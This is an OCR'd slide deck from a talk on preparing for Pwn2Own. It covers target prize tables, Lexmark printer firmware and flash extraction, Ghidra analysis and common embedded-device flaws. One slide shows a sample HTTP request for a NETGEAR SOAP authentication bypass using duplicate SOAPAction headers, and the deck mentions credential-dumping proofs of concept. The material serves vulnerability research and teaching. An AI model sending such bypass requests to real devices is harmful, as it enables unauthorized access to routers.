New Isn't Always Novel

Grep'ing Your Way to $20K at Pwn2Own, and How You Can Too

James Horseman
Zach Hanley

Introductions




https://twitter.com/JamesHorseman2

https://twitter.com/hacks_zach

What will you gain?

- How to break down complex problems
- An intro into basic reverse engineering for hardware and software
- A look at how the Pwn2Own competition works and how you can approach it
- Access to our exploit POCs to dump credentials in engagements


Breaking Down Complex Problems



Set “Milestones”



The OODA Loop



Target Research



Target	Cash Prize	Master of Pwn Points
HP Color LaserJet Pro M479fdw	$20,000 (USD)	2
Lexmark MC3224i	$20,000 (USD)	2
Canon imageCLASS MF743Cdw	$20,000 (USD)	2



Target	Vector	Cash Prize	Master of Pwn Points
TP-Link AX1800 WiFi 6 Router (Archer AX21)	WAN Side	$20,000 (USD)	2
	LAN Side	$5,000 (USD)	1
NETGEAR Nighthawk WiFi6 Router (RAX30 AX2400)	WAN Side	$20,000 (USD)	2
	LAN Side	$5,000 (USD)	1
Synology RT6600ax	WAN Side	$20,000 (USD)	2
	LAN Side	$5,000 (USD)	1
Cisco Integrated Service Router C921-4P	WAN Side	$30,000 (USD)	3
	LAN Side	$15,000 (USD)	2
Mikrotik RouterBoard RB2011UiAS-IN	WAN Side	$30,000 (USD)	3
	LAN Side	$15,000 (USD)	2
Ubiquiti Networks EdgeRouter X SFP	WAN Side	$30,000 (USD)	3
	LAN Side	$15,000 (USD)	2




Target	Cash Prize	Master of Pwn Points
Meta Portal Go	$60,000 (USD)	6
Amazon Echo Show 15	$60,000 (USD)	6
Google Nest Hub Max	$60,000 (USD)	6



Target	Cash Prize	Master of Pwn Points
Samsung Galaxy S22	$50,000 (USD)	5
Google Pixel 6	$200,000 (USD)	20
Apple iPhone 13	$200,000 (USD)	20



First Contact - Lexmark



Can you please review the order so they can release payment. I hate to rush but it seems I need to pay for a lawyer and need that money lol

09/04/22




Obtaining the Lexmark Firmware





```
$ file CXLBL.081.215.fls
CXLBL.081.215.fls: HP Printer Job Language data
```

```
$ head -n 4 CXLBL.081.215.fls
2345X@PJL
@PJL COMMENT NETFLASH ID="CXLBL,CXLBN,CSLBN" RIP="081.215" ENG="BL.081.E016"
IOT="1.1.22a+git0+bb01c0b7ca" DATE="20220824"
@PJL LPROGRAMRIP SOCKET=1 KERNELCOUNT=6763008 TYPECOUNT=144677312 KERNELENCR=3
FKSIGNSZ=6761455 FLASHOPTS="MD=1;LJF=1;SMA=1;NUH=1;INF=1;SV=2.0;TV=1;AF=1;CV=081.215"
RIPNAME="granite2-color-lite"
❓1T4*?`❓❓.[❓J❓u❓w?;
```


IFIXIT
QUICK 957DW+
ESD
POWER








JUSBD1
U16
U12
JRESET2
JSPD1
JLPOW1
7_JEMMC1
Y1
4_Y1
FRONT
OPTION
7_TP11
R502
R504
R503
R505
C96
C451
C455
C454
R497
R499
C85
R214
L43
R208
R167
C60
R223
R219
R237
R221
R163
R161
R220
C438
R222
R162
R291
R292
R238
R239
R240
C51
R122
R224
R225
R226
R123
R228
R227
C135
C94
R159
R96
R317
R97
R215
C86
C59
R138
R126
R273
R275
R277
C194
TP15
TP14
C225
C99
C193
C192
C87
TP16
C137
R56
TP17
TP18
TP19
C91
R343
R342
R100
TP13
R19
R192
R174
R4
R1


Device Info... (Righ Click to Close)

All Chips Pin1 is Like Picture:



Exceptions : 2716-2732-XC17S...
Please See Information after Selecting a Device for Special ZIF Insertions.



Flash Dump
Custom Script to remove OOB data
Flash Dump with OOB removed
Custom Script to extract UBI
UBI Image
ubireader_extract_images
Extracted Volumes
unsquashfs
Filesystem


Listing: flashSrv
000372ac ec 2f 02 00 bc 2a 02 00 d8 ... undefine...
s_SecurityKeyInMem_ARRAY_000372d8[6].type XREF[0,5]: LoadSecurityKey:00023150(R),
s_SecurityKeyInMem_ARRAY_000372d8[7].type LoadSecurityKey:0002316c(R),
s_SecurityKeyInMem_ARRAY_000372d8[7].field_8 LoadSecurityKey:0002319c(R),
s_SecurityKeyInMem_ARRAY_000372d8[7].size LoadSecurityKey:000231b8(*),
s_SecurityKeyInMem_ARRAY_000372d8[7].field4_0x... LoadSecurityKey:000231c0(R)
000372d8 00 00 00 00 05 00 00 00 ... s_Securi...
000372d8 00 00 00 00 05 00 00 00 00 01 00 00 0e 01 00... s_SecurityKeyInMem [0]
000373f8 00 00 00 00 04 00 00 00 00 01 00 00 0e 01 00... s_SecurityKeyInMem [1]
00037518 00 00 00 00 03 00 00 00 00 01 00 00 0e 01 00... s_SecurityKeyInMem [2]
00037638 00 00 00 00 02 00 00 00 00 01 00 00 0e 01 00... s_SecurityKeyInMem [3]
00037758 00 00 00 00 01 00 00 00 00 01 00 00 0e 01 00... s_SecurityKeyInMem [4]
00037878 00 00 00 00 00 00 00 00 00 01 00 00 0e 01 00... s_SecurityKeyInMem [5]
00037998 01 00 00 00 02 00 00 00 00 01 00 00 0e 01 00... s_SecurityKeyInMem [6]
00037ab8 01 00 00 00 01 00 00 00 00 01 00 00 0e 01 00... s_SecurityKeyInMem [7]
00037bd8 01 00 00 00 00 00 00 00 00 01 00 00 0e 01 00... s_SecurityKeyInMem [8]
00037cf8 02 00 00 00 00 00 00 00 00 01 s_SecurityKeyInMem [9]

Dynamic Analysis - General Approach

- Explore the functionality of the device through the eyes of a user
- Inspect and proxy traffic as you use it to discover interesting endpoints and data exchange
- Test out theories while reviewing specific code during static analysis

Dynamic Analysis - Lexmark Approach



Static Analysis - General Approach

- Identify attack surface in network services
  - Init, startup scripts, common services for embedded devices
- Often in embedded systems, services are hosted from compiled binaries which means reviewing compiled language in a decompiler like Ghidra / IDA
  - Common Security Pitfalls in Embedded / IOT Devices
    - Authentication Mechanisms in HTTP / Binary Messaging
    - Custom vendor parsers for well defined standards like XML and JSON
    - Use of unsafe system() calls from user-supplied input
    - Lack of basic memory safety coding practices (Ex. memcpy without bounds checking)

Static Analysis - General Approach

- Common Security Pitfalls
  - Authentication Mechanisms in HTTP / Binary Messaging
    - Auth Bypass via loose stristr() method checking

```
POST soap/server_sa HTTP/1.1
Host: 192.168.131.1:5000
SOAPAction: urn:NETGEAR-ROUTER:service:DeviceConfig:1#SOAPLogin
SOAPAction: urn:NETGEAR-ROUTER:service:DeviceInfo:1#Whatever
Content-Type: application/x-www-form-urlencoded
Content-Length: 1343
```

FlashBack Team - Tokyo Drift
https://github.com/pedrib/PoC/blob/master/advisories/Pwn2Own/Tokyo_2019/tokyo_drift/tokyo_drift.md

Static Analysis - General Approach

